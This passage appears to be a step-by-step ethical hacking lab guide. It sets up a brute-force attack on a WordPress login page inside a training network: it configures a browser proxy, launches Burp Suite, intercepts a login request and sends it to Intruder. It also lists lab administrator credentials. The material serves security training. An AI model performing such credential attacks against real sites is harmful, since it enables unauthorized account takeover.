
In this task, the target WordPress website (<http://10.10.1.22:8080/CEH>) is hosted by the victim machine, **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine. Ensure that the **Wampserver** is running in **Windows Server 2022** machine. To run the **WampServer**, execute the following steps:

- Click Windows Server 2022 to switch to the **Windows Server 2022** machine  
Click Ctrl+Alt+Delete to activate the machine and login with **CEH\Administrator / Pa\$\$w0rd**.
- Now, click **Type here to search** field on the **Desktop**, search for **wampserver64** in the search bar and select **Wampserver64** from the results.
- Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
- Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.
  1. Click Parrot Security to switch to the **Parrot Security** machine.
  2. Launch the **Mozilla Firefox** web browser and go to <http://10.10.1.22:8080/CEH/wp-login.php?>.


Here, we will perform a brute-force attack on the designated WordPress website hosted by the **Windows Server 2022** machine.




3. Now, we shall set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.
4. In the **Mozilla Firefox** browser, click the **Open application menu** icon (≡) in the right corner of the menu bar and select **Settings** from the drop-down list.
5. The **General** settings tab appears. In the **Find in Settings** search bar, search for **proxy** and in the **Search Results**, click the **Settings** button under the **Network Settings** option.




6. The **Connection Settings** window appears; select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Also use this proxy for HTTPS** checkbox and click **OK**. Close the **Settings** tab and minimize the browser window.



7. Now, minimize the browser window, click the **Applications** menu form the top left corner of **Desktop**, and navigate to **Pentesting --> Web Application Analysis --> Web Application Proxies --> Burpsuite CE** to launch the **Burpsuite CE** application.




8. The **Burp Suite Community Edition** pop-up appears, click **OK**.
  9. In the **Terms and Conditions** wizard, click the **I Accept** button.  
**If Delete old temporary files?** pop-up appears, click **Delete**.
  10. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.
- If an update window appears, click **Close**.



11. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.


If **Burp Suite is out of date** pop-up appears check **Don't show again for this version** checkbox and click **OK**.

12. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




13. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Turn the interception on if it is off.




14. Switch back to the browser window. On the login page of the target WordPress website, type random credentials, here **admin** and **password**. Click the **Log In** button.

You can enter the credentials of your choice here.




15. Switch back to the **Burp Suite** window; observe that the HTTP request was intercepted by the application.
16. Now, right-click anywhere on the HTTP request window, and from the context menu, click **Send to Intruder**.

Observe that Burp Suite intercepted the entered login credentials.  
If you do not get the request as shown in the screenshot, then press the **Forward** button.



